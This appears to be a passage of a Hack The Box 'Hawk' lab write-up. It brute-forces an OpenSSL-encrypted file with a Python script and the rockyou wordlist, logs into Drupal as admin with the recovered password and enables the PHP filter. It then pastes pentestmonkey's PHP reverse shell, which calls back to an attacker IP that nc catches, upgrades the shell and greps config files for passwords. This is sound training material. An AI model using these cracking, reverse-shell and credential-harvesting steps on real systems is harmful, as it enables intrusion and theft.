152    aes-256-ecb0    aria-128-ctr72   aria-192-cfb840   aria-256-cfb172  bf104     camellia-128-cbc64   cast168  des120      des-ede3144   des-ede-cfb24   rc2-64-cbc168  rc4-40144 seed-ofb40
16     aes-256-ecb104  aria-128-ctr8    aria-192-cfb848   aria-256-cfb176  bf112     camellia-128-cbc72   cast176  des128      des-ede3152   des-ede-cfb32   rc2-64-cbc176  rc4-40152 seed-ofb48
160    aes-256-ecb112  aria-128-ctr80   aria-192-cfb856   aria-256-cfb18   bf120     camellia-128-cbc8    cast24   des136      des-ede316    des-ede-cfb40   rc2-64-cbc24   rc4-4016  seed-ofb56
168    aes-256-ecb120  aria-128-ctr88   aria-192-cfb864   aria-256-cfb180  bf128     camellia-128-cbc80   cast32   des144      des-ede3160   des-ede-cfb48   rc2-64-cbc32   rc4-40160 seed-ofb64
```

Using wc whilst grepping for "176 " against all of these files returns a narrowed down list of ciphers, all of them use an input length of either 144 or 152.




```
driggzzzz@kali:~/Desktop/HTB/Hawk/ciphers$ wc * | grep "176 "
  1       5    176 aes-128-cbc144
  1       7    176 aes-128-cbc152
  1       3    176 aes-128-ecb144
  0       1    176 aes-128-ecb152
  2       7    176 aes-192-cbc144
  1       6    176 aes-192-cbc152
  0      11    176 aes-192-ecb144
  0       1    176 aes-192-ecb152
  1       4    176 aes-256-cbc144
  1       6    176 aes-256-cbc152
  0       2    176 aes-256-ecb144
  0       1    176 aes-256-ecb152
  0       5    176 aria-128-cbc144
  0       2    176 aria-128-cbc152
  0       1    176 aria-128-ecb144
  0       1    176 aria-128-ecb152
  1       6    176 aria-192-cbc144
  0       4    176 aria-192-cbc152
  0       1    176 aria-192-ecb144
  0       1    176 aria-192-ecb152
  0       1    176 aria-256-cbc144
  2       4    176 aria-256-cbc152
  0      11    176 aria-256-ecb144
  0       1    176 aria-256-ecb152
```

In order to create a list of usable data I repeated the process using just a length of 144 and outputting the file name as just the cipher used.




```
driggzzzz@kali:~/Desktop/HTB/Hawk/ciphers$ python -c "print('A' * 144)" > 144
driggzzzz@kali:~/Desktop/HTB/Hawk/ciphers$ for cipher in $(cat ../ciphers.txt); do for length in $(ls | grep ^[0-9]); do openssl enc -$cipher -e -in $length -out $cipher -k driggzzzz; done; done
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```



```
driggzzzz@kali:~/Desktop/HTB/Hawk/ciphers$ ls
144          aes-256-cbc   aria-128-cfb8  aria-192-cfb   aria-192-ofb   aria-256-ctr  bf-cbc            camellia-128-ecb  cast       cast-cbc  des-ecb       des-ede3-ofb  desx        rc2-cfb  seed      sm4-cbc
aes-128-cbc  aes-256-ecb   aria-128-ctr   aria-192-cfb1  aria-256-cbc   aria-256-ecb  bf-cfb            camellia-192-cbc  cast5-cbc  des       des-ede       des-ede-cbc   rc2         rc2-ecb  seed-cbc  sm4-cfb
aes-128-ecb  aria-128-cbc  aria-128-ecb   aria-192-cfb8  aria-256-cfb   aria-256-ofb  bf-ecb            camellia-192-ecb  cast5-cfb  des3      des-ede3      des-ede-cfb   rc2-40-cbc  rc2-ofb  seed-cfb  sm4-ctr
aes-192-cbc  aria-128-cfb  aria-128-ofb   aria-192-ctr   aria-256-cfb1  base64        bf-ofb            camellia-256-cbc  cast5-ecb  des-cbc   des-ede3-cbc  des-ede-ofb   rc2-64-cbc  rc4      seed-ecb  sm4-ecb
aes-192-ecb  aria-128-cfb1 aria-192-cbc   aria-192-ecb   aria-256-cfb8  bf            camellia-128-cbc  camellia-256-ecb  cast5-ofb  des-cfb   des-ede3-cfb  des-ofb       rc2-cbc     rc4-40   seed-ofb  sm4-ofb
```

Using wc again whilst grepping for “176 “ and using awk to display the 4th column creates a much more usable list, I saved this as ciphers.txt.




```
driggzzzz@kali:~/Desktop/HTB/Hawk/ciphers$ wc * | grep "176 " | awk '{print $4}'
aes-128-cbc
aes-128-ecb
aes-192-cbc
aes-192-ecb
aes-256-cbc
aes-256-ecb
aria-128-cbc
aria-128-ecb
aria-192-cbc
aria-192-ecb
aria-256-cbc
aria-256-ecb
camellia-128-cbc
camellia-128-ecb
camellia-192-cbc
camellia-192-ecb
camellia-256-cbc
camellia-256-ecb
seed
seed-cbc
seed-ecb
sm4-cbc
sm4-ecb
```

I wrote the following python script to iterate through the ciphers list and the digests using bruteforce-salted-openssl, there were errors when the script attempted to use gost as a digest, so that was removed from the list.


```python
from subprocess import check_output, STDOUT

digest = ["blake2b512","blake2s256","md4","md5","rmd160","sha1","sha224","sha256","sha3-224","sha3-256","sha3-384","sha3-512","sha384","sha512","sha512-224","sha512-256","shake128","shake256","sm3"]

cipher = []

with open("ciphers.txt" , "r") as list:
    list=list.readlines()
    for i in list:
        i = i.rstrip()
        cipher.append(i)

for c in cipher:
    print("Trying {}".format(c))
    for d in digest:
        attempt = ['bruteforce-salted-openssl', '-f', '/usr/share/wordlists/rockyou.txt', '-c', c, '-d', d, '-t150', 'base64d.txt.enc']
        out = check_output(attempt, stderr=STDOUT)
        if b'Password not found' not in out:
            print("Cracked using: {} {}".format(c,d))
            print(out.decode())
            break
```

Running the script took some time but eventually cracked the password using aes-256-cbc and sha256, revealing the password as *friends*.



```
driggzzzz@kali:~/Desktop/HTB/Hawk$ python3 sslbrute.py
Trying aes-128-cbc
Trying aes-128-ecb
Trying aes-192-cbc
Trying aes-192-ecb
Trying aes-256-cbc
Cracked using: aes-256-cbc sha256
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 14
Tried passwords per second: inf
Last tried password: hannah

Password candidate: friends
```


We can use this password to decrypt the message, returning the following.



```
driggzzzz@kali:~/Desktop/HTB/Hawk$ openssl enc -d -aes-256-cbc -in base64d.txt.enc -out decrpyt.txt -k friends
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
driggzzzz@kali:~/Desktop/HTB/Hawk$ cat decrpyt.txt
Daniel,

Following the password for the portal:

PencilKeyboardScanner123

Please let us know when the portal is ready.

Kind Regards,

IT department
```

FootHold


Checking the HTTP server confirms we have drupal CMS.



Welcome to 192.168.56.103

No front page content has been created yet.

The password from the decrypted message can be used to authenticate as admin.




admin

History

Member for

2 years 4 months


From here gaining a shell is trivial, I first of all enabled the PHP filter module.


hawk.htb/user#overlay=admin/modules
Content Structure Appearance People Modules Configuration Reports Help
ind content

ENABLED	NAME	VERSION	DESCRIPTION
✓	**Node**	7.58	Allows content to be submitted to the site and displayed on pages. Required by: Drupal
✓	**Number**	7.58	Defines numeric field types. Requires: Field (enabled), Field SQL storage (enabled)
☐	**OpenID**	7.58	Allows users to log into your site using OpenID.
✓	**Options**	7.58	Defines selection, check box and radio button widgets for text and numer Requires: Field (enabled), Field SQL storage (enabled) Required by: Taxonomy (enabled), Forum (disabled), List (enabled)
✓	**Overlay**	7.58	Displays the Drupal administration interface in an overlay.
✓	**Path**	7.58	Allows users to rename URLs.
☐	**PHP filter**	7.58	Allows embedded PHP code/snippets to be evaluated.
☐	**Poll**	7.58	Allows your site to capture votes on different topics in the form of multiple
✓	**RDF**	7.58	Enriches your content with metadata to let other applications (e.g. search

I then created a new page using the PHP cde text format and copied pentest monkeys php-reverse-shell.php

http://pentestmonkey.net/tools/web-shells/php-reverse-shell




```
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.7';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();
```

Text format: PHP code

• You may post PHP code. You should include <?php ?> tags.

I then set up a listener and clicked preview on the page, this granted me a shell as www-data.



```
// pcntl_fork is hardly ever available, but wi
// our php process and avoid zombies.  Wo
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process
        $pid = pcntl_fork();
```

Text format: PHP code

• You may post PHP code. You should inc

Menu settings
Not in menu

Revision information
No revision

Comment settings
Closed

URL path settings
No alias

Authoring information
By admin


Publishing options
Published

driggzzzz@kali: ~/Desktop/HTB/Hawk

```
driggzzzz@kali:~/Desktop/HTB/Hawk$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.102] 58452
Linux hawk 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 14:22:45 up  4:24,  0 users,  load average: 0.07, 0.11, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami; hostname; id
www-data
hawk
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```


Privilege Escalation – User: daniel

I upgraded my shell to tty using python and stty raw -echo.




```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@hawk:/$ ^Z
[2]+  Stopped                 nc -nvlp 9001
driggzzzz@kali:~/Desktop/HTB/Hawk$ stty raw -echo
driggzzzz@kali:~/Desktop/HTB/Hawk$ nc -nvlp 9001

www-data@hawk:/$
www-data@hawk:/$
www-data@hawk:/$ 
```

Searching /var/www/html for passwords nets *drupal4hawk* in sites/default/settings.php.



```
www-data@hawk:/var/www/html$ grep -r "'password' ="
modules/simpletest/tests/filetransfer.test:    $this→testConnection = TestFileTransfer::fac
modules/user/user.module:    'password' ⇒ array(
sites/default/settings.php: *    'password' ⇒ 'password',
sites/default/settings.php: *    'password' ⇒ 'password',
sites/default/settings.php: *    'password' ⇒ 'password',
sites/default/settings.php: *      'password' ⇒ 'password',
sites/default/settings.php: *      'password' ⇒ 'password',
sites/default/settings.php:      'password' ⇒ 'drupal4hawk',
sites/default/default.settings.php: *    'password' ⇒ 'password',
sites/default/default.settings.php: *    'password' ⇒ 'password',
sites/default/default.settings.php: *    'password' ⇒ 'password',
sites/default/default.settings.php: *      'password' ⇒ 'password',
sites/default/default.settings.php: *      'password' ⇒ 'password',
includes/common.inc:    'password' ⇒ array(
includes/update.inc:      'password' ⇒ isset($url['pass']) ? urldecode($url['pass']) : '',
```

